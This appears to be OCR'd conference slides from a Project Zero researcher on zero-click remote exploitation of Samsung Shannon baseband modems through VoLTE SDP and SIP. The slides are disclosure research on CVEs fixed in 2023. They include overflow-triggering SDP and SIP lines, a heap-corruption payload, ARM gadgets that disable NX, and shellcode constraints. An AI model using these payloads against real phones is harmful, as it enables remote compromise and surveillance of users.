
- SIP and SDP can be located based on strings
  - RTP more challenging (still in progress)
- Execution flow was unclear
  - First step was to find a bug and make it crash (not ideal)
  - Need better debugging

Crashdumps

- Crashdumps are a wealth of information on the modem
- *#*#5096#*#*
- Dump is a tar file
  - Actual dump starts at 0x40000000
  - Other cool stuff (more later)
  - Contains last bit of log
- No logging
  - scat/leaked tools don’t work on Pixel
- Code exec really helps

Code review

- How do we know what bugs can be practically reached?


GSM Call
GSM Network
Your Phone
VoLTE Call
The Internet
Cellular Network (O2/Vodafone/EE)
Caller

Filtering

- Carrier protocol filtering can be both incidental and deliberate
- Some protocols are parsed and re-encoded
  - SIP
  - SDP
- Others are passed through P2P
  - RTP
  - H264
- No overlap between P2P and 0-click
  - Barring bugs

v=0
o=SAMSUNG-IMS-UE <IMEI> 0 IN IP6 <address>
…
m=audio 1286 RTP/AVP 114 113 102 115 105 101

v=0
o=SAMSUNG-IMS-UE <IMEI> 0 IN IP6 <address>
…
m=audio 1286 RTP/AVP 114 113 102 115 105 101

enum media {
AUDIO,
VIDEO
}
	0

v=0
o=SAMSUNG-IMS-UE <IMEI> 0 IN IP6 <address>
…
m=audio 1286 RTP/AVP 114 113 102 115 105 101

enum media {
AUDIO,
VIDEO
}
	0

int port	1286

v=0
o=SAMSUNG-IMS-UE <IMEI> 0 IN IP6 <address>
…
m=audio 1286 RTP/AVP 114 113 102 115 105 101

enum media {
AUDIO,
VIDEO
}
	0

int port	1286
string proto	RTP/AVP

v=0
o=SAMSUNG-IMS-UE <IMEI> 0 IN IP6 <address>
…
m=AAAAAAAAAA 1286 RTP/AVP 114 113 102 115 105 101

enum media {
AUDIO,
VIDEO
}
	?

int port	1286
string proto	RTP/AVP

v=0
o=SAMSUNG-IMS-UE <IMEI> 0 IN IP6 <address>
…
m=audio 1286 AAAAAAAAAA 114 113 102 115 105 101

enum media {
AUDIO,
VIDEO
}
	0

int port	1286
string proto	AAAAAAAAAA

Code review

- Bugs are still possible if the ‘malformed’ data is decoded and re-encoded without changes
  - For example, overlong string, missing fields
- Servers are less sensitive to malformed SDP versus SIP
  - SIP must be reasonably correct for the call to connect every time
  - Phone ‘remembers’ connections from SDP, so invalid SDP is okay
- Filtering varies greatly across carriers
- Protocols have reserved characters

QEMU emulator

- Filtering makes it challenging to determine whether a bug is ‘real’
- Adapted Unicorn emulator from training with Marius Muench and Dominik Maier
  - No OS features (runs single functions only)
  - Could test/fuzz features free from carrier interference

Code Review

- Found SDP and SIP parsers based on strings
- Lots of bugs
- Fuzzed with emulator

CVE-2022-24033

- accept-types indicates supported formats in SDP

```
a=accept-types:message/cpim text/plain text/html
```

- Stored as a std::string array by modem
- Array has fixed length of 12
- Copy overflows this array

```
a=accept-types:a1 a2 a3 a4 a5 a6 a7 a8 a9 a10 a11 a12 a13 a14 a15 a16 a b c d e f g h i j k l m n o p q r s t u v w x y z
```

- Fixed March 6, 2023

CVE-2022-26498

- chatroom attribute indicates chatroom names in SDP

```
a=chatroom:private-messages
```

- Stored as a std::string array by modem
- Array has fixed length of 12
- Copy overflows this array

```
a=accept-types:a=chatroom:a1 a2 a3 a4 a5 a6 a7 a8 a9 a10 a11 a12 a13 a14 a15 a16 a b c d e f g h i j k l m n o p q\r\n
```

- Fixed March 6, 2023

CVE-2022-26497

- accept-types indicates configurations in SDP

```
a=acfg:1 t=1
```

- Stored as integers by modem
- Array has fixed length of 14
- Copy overflows this array

```
a=acfg:1
a=0|1|2|3|4|5|6|7|8|9|10|11|12|13|14|15|16|17|18|19|20|
21|22|23|24|25|26|27|28|29|30|31|32|33|34|35|36|37|
```

- Fixed March 6, 2023

CVE-2022-26496*

- fmtp indicates payload type in SDP

```
a=fmtp:1
```

- Copied between strings during processing
- String is length 8, as payload type is assumed to be integer

```
a=fmtp:1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA00 0-15
```

- Fixed March 6, 2023

CVE-2022-29090 (SIP)

```
   INVITE sip:conf-fact@example.com SIP/2.0
   Via: SIP/2.0/UDP
10.11.228.67:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA; branch=z9hG4bK10_16a83292baa1de54e0b7843_I
   Content-Type: application/sdp
```

- Via copied into 32-bit buffer
- SIP is more difficult to get across carrier networks
- Reported by Ivan Fratric (alongside 6+ other bugs)
- Fixed April 10, 2023

Testing P2P bugs

- Used rooted Samsung Galaxy S9 and frida
- S9 uses resip for SDP and SIP, hooked userland library
- Altered SDP
- Different filtering behavior for different carriers
- Caller carrier matters most
- Three SDP bugs worked fully remote

Exploitation

- Bug capabilities
  - Overflow fixed size heap buffer with strings
    - Overflow size controllable
  - Overflow (different) fixed size heap buffer with ints
    - Overflow size controllable


g5300 security features

- No ASLR
- Stack cookies
- Limited heap corruption detection
- NX stack and heap


Shannon heap

```
04 00 00 00 55 00 00 00 FC C3 ED 40 5D 00 00 00
00 00 00 00 80 00 00 00 89 48 00 00 AA AA AA AA
61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
```

Shannon heap



Shannon heap



Heap ID

- But wait, what is this heap ID?
- Inline indicator of heap type
- Overwriting this value will change what algorithm is used to free

Heap 6

- ‘Heap 6’ is an alternate linked heap allocator used by portions of the baseband code
- Traditional dynamic allocator with unsafe unlinking
- Can overwrite ‘Heap 4’ chunk and create fake ‘Heap 6’ chunk

Heap 6

```
header = ((char *)freed_ptr - *((_DWORD *)freed_ptr - 4) - 40);
...

next = header->next;
prev = header->prev;
if ( prev )
    prev->next = next;
if ( next )
    next->prev = prev;
```

First Attempt

- Use integer overwrite (CVE-2022-26497)
- Can write absolute pointer values
- Buffer is small (14 bytes), so lots of heap contention
- Hard to overwrite active buffer (as opposed to previously freed)
- Where to put shellcode?
- Only sorta worked

CVE-2022-24033

- Larger buffer (120 bytes, rounded to 256)
- More control within function, as types can be allocated subsequently

overflow	type1	type2

- Limits to what gets overflowed, sometimes good, sometimes bad
- Heap 6 pointer behavior allows for freed buffer to be inside strings contents AKA absolute values

Heap 6

```
header = ((char *)freed_ptr - *((_DWORD *)freed_ptr - 4) - 40);
...

next = header->next;
prev = header->prev;
if ( prev )
    prev->next = next;
if ( next )
    next->prev = prev;
```

```
a=accept-types:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaqqqaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa a3 a4 a5 a6 a7 a8 a9 a10 a11 a12
a13 a14 a15 a16 a17 a18 a19 a20 a21 a22 a23 a24 a25 a26 a27 a28 a29 a30 a31
a32 a33 a34 a35 a36 a37 a38
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaa a40 a41
```

Google

Overwrite

- Overwrite ‘free’ function pointer
  - This exists to support debugging and multiple heaps
  - We know it will be called next, with another controlled heap buffer as the parameter
- Use a few heap gadgets to get to scatterload_rt_2
- In ARM, not thumb

scatterload_rt_2

```
LDM             R0, {R10,R11}
ADD             R10, R10, R0
ADD             R11, R11, R0
SUB             R7, R10, #1
CMP             R10, R11
BNE             loop
BL              null_func

loop:
    ADR             LR, loop
    LDM             R10!, {R0-R3}
    TST             R3, #1
    SUBNE           PC, R7, R3
    BX              R3
```

Code exec from heap

- NX is controlled by Domain Access Control Register (DACR)
- Used scatterload to call DACR gadgets


```
MCR             p15, 0, R0,c3,c0, 0
POP             {R7,PC}
```

Shellcode

- Can execute thumb from heap
- 0x00, 0x09, 0x0a, 0x0d, 0x20, 0x22 are forbidden (SDP control characters)
- No length limit
- Can overwrite code for other threads

Now what?

- Overwrote code for SMS message sending



Now what? (for real)

- Baseband compromise can be used to monitor phone and cellular internet traffic
- Privilege escalation through AP driver
  - Shared memory written via PCI
  - GPIO and MSI interrupts
  - Fairly large attack surface

What we learned

- Modems can be compromised with enough effort
  - Bug-rich environment
- Lack of tooling was a major barrier
- Fully-remote baseband attacks are a possibility
- Shannon mitigations have improved, but are still lacking
  - ASLR
  - Heap hardening

Questions

http://googleprojectzero.blogspot.com/

@natashenka
natashenka@google.com